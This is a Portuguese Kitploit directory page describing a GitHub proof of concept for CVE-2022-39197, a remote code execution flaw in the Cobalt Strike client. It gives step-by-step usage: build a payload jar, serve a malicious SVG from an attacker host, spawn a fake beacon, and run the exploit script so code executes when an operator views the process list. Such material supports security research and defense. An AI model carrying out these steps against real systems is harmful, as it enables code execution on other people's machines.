
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-39197-RCE — CVE-2022-39197 RCE POC | Kitploit
Ferramentas/GitHubGitHub/thecryinggame/cve-2022-39197-rce
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebComando e ControleDesenvolvimento de Payloads
GitHubthecryinggame/cve-2022-39197-rce

CVE-2022-39197-RCE

CVE-2022-39197 RCE POC

Ver Repositório
13492há 4 anosAinda não revisado
Compartilhar

CVE-2022-39197-RCE

Primeiro

Este projeto foi modificado a partir do projeto @its-arun https://github.com/its-arun/CVE-2022-39197

Quando testei o script, descobri que o script frida não conseguia consultar os dados na ordem normal. O método de modificar o script frida para alterar o nome do processo.

Agradecimentos ao Mestre @Kai5174 pela sua contribuição ao método de utilização.

Uso

  • Preparar Payload
  1. Edite o comando executado com seu payload em EvilJar/src/main/java/Exploit.java, atualmente ele só consegue abrir a calculadora.

  2. Compile usando jar mvn clean compile assembly:single

  3. Mova EvilJar-1.0-jar-with-dependencies.jar de EvilJar/target/ para a pasta serve/

  4. Edite serve\evil.svg substituindo [attacker]

  5. Sirva usando python3 -m http.server 8080

  6. Gere beacon.exe com versão do C2 menor ou igual a 4.7


  7. Você precisa executar o script py no Windows para ficar online e realizar contramedidas quando o cliente acessar a lista de processos e ver o processo beacon.exe.

  • Executar Exploit
python3 -m pip install -r requirements.txt
python3 cve-2022-39197_Yyy.py beacon.exe http://192.168.10.10:8080/evil.svg


O payload será acionado assim que o usuário rolar a Lista de Processos.

POC

Windows 1.png

Mac 2.jpg

Referência

https://mp.weixin.qq.com/s/Eb0pQ-1ebLSKPUFC7zS6dg — Há uma ótima análise aprofundada dessa vulnerabilidade. https://www.agarri.fr/blog/archives/2012/05/11/svg_files_and_java_code_execution/index.html

Modificado de https://github.com/its-arun/CVE-2022-39197

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →